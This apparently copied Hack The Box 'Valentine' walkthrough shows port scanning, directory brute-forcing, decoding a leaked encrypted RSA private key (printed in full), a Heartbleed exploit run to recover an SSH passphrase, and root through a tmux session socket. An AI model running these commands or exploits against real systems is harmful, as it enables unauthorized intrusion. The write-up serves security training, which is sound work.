Valentine

Wednesday, January 2, 2019 7:14 PM

Difficulty Level: Medium
Task: find **user.txt** and **root.txt** file on victim's machine.
Steps involved:

- Port scanning and services detection
- Web server directory enumeration
- Discovery of hex encoded ssh key
- Decoding key
- Finding Passphrase
- Capturing user flag
- Capturing root flag


This lab has a static IP and IP of **10.10.10.79.** So let's start the CTF challenge with port scanning.

```
1 nmap –A 10.10.10.79
```

From its scanning result we found port 22 and 80 are open for ssh and http services.

```
root@kali:~# nmap -A 10.10.10.79
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-26 09:43 EDT
Nmap scan report for 10.10.10.79
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/sta
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2018-07-26T13:42:53+00:00; -1m02s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=7/26%OT=22%CT=1%CU=34124%PV=Y%DS=2%DC=T%G=Y%TM=5B59D02
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=8)OPS
OS:(O1=M54DST11NW4%O2=M54DST11NW4%O3=M54DNNT11NW4%O4=M54DST11NW4%O5=M54DST1
OS:1NW4%O6=M54DST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)ECN
OS:(R=Y%DF=Y%T=40%W=3908%O=M54DNNSNW4%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=3890%S=O%A=S+%F=AS%O=M54DST11NW4%RD=
OS:0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1m02s, deviation: 0s, median: -1m02s

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
```

Let's enumerate the web service running on port 80. The below image could be a hint, there is a heart and blood. **Does it mean heartbleed**? Could be! Let's enumerate further.




Let’s see what we can find by directory brute forcing:

```
1 dirb http://10.10.10.79
```

It put so many files but /dev looks more interesting so Lets browse http://10.10.10.73/dev.

```
root@kali:~# dirb http://10.10.10.79/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jul 28 13:53:40 2018
URL_BASE: http://10.10.10.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.79/ ----
+ http://10.10.10.79/cgi-bin/ (CODE:403|SIZE:287)
+ http://10.10.10.79/decode (CODE:200|SIZE:552)
==> DIRECTORY: http://10.10.10.79/dev/
+ http://10.10.10.79/encode (CODE:200|SIZE:554)
+ http://10.10.10.79/index (CODE:200|SIZE:38)
+ http://10.10.10.79/index.php (CODE:200|SIZE:38)
+ http://10.10.10.79/server-status (CODE:403|SIZE:292)

---- Entering directory: http://10.10.10.79/dev/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Jul 28 14:11:29 2018
DOWNLOADED: 4612 - FOUND: 6
```

Great we found some directories here. Let's manually check these directories one by one. The directory "dev" seems very interesting, There are two files as shown in the below images.




Index of /dev


Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80


Firstly I opened notes.txt file as shown in the below image, it seems there is some encoding and decoding is involved.



Then we opened another file **hype_key** and notice found encoded hex text, let's convert it into plain text and see if it makes any sense.



With help of burp we try to decode above hex into plain text as shown in the image. So it's a RSA private key, but it has space after each character, which needs to be fixed.



After removing space using sed command, we get our key as shown in the image below. Now all we need is a passphrase.

```
sed 's/ //g' key> sshkey
cat sshkey
```

```
root@kali:~/Desktop# sed 's/ //g' key> sshkey
root@kali:~/Desktop# cat sshkey
-----BEGINRSAPRIVATEKEY-----
Proc-Type:4,ENCRYPTED
DEK-Info:AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----ENDRSAPRIVATEKEY-----
```

Checking if the **HTTPS** web service is vulnerable to **heartbleed** with help of nmap script**.**

```
1  nmap –p 443 --script ssl-heartbleed 10.10.10.79
```

As expected the service is vulnerable to heartbleed, now let's try to exploit it.

```
root@kali:~# nmap -p 443 --script ssl-heartbleed 10.10.10.79
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-28 14:15 EDT
Nmap scan report for 10.10.10.79
Host is up (0.16s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL c
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f a
able OpenSSL versions and could allow for disclosure of otherwise encrypte
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

Searching heartbleed exploit using searchsploit, and luckily found a python exploit **32764.py** in our local system.

```
1  searchsploit heartbleed
```

```
root@kali:~# searchsploit heartbleed
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
-------- ----------------------------------------
 Exploit Title

        |  Path


        | (/usr/share/exploitdb/)
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
-------- ----------------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multi
ple SSL/TLS Versions)
        | exploits/multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)

        | exploits/multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Supp
ort)
        | exploits/multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure

        | exploits/multiple/remote/32745.py
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
-------- ----------------------------------------
Shellcodes: No Result
```

So I copied the python exploit on the desktop and run against target's IP for exploiting

heartbleed.

```
python 32764.py 10.10.10.79
```

Wow! It worked perfectly as aspect.

As shown in the image above, there is a string. Let's decode the string with the help of following command, it may give the passphrase for ssh login.


```
echo aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== | base64 –d
```

Now let's try to login SSH using the key and passphrase and after making successful login we found user.txt file from inside /home/hype/Desktop

```
ssh –i key hype@10.10.10.79
```

```
cd /home
ls
cd hype
ls
cd Desktop
ls
cat user.txt
```


So we logged in successfully and captured the user flag. Here 1st task is completed; let's find out root.txt to finish the 2nd task.



During further enumerating the **history of commands** on the system, we found some interesting commands

```
cat .bash_history
tmux –S /.devs/dev_sess
```

Hmm!!! We got the root as shown in last image.




Now let's grab the root.txt file quickly and finish this task. On running the below command we got our Root flag.

```
cd /root
```

```
2
3
ls
cat root.txt
```

We finished both tasks successfully!!



Author: Utkarsh Pathak is an IT security r

From <https://www.hackingarticles.in/hack-the-box-valentine-walkthrough/>

Ariekei

Wednesday, January 2, 2019 7:14 PM

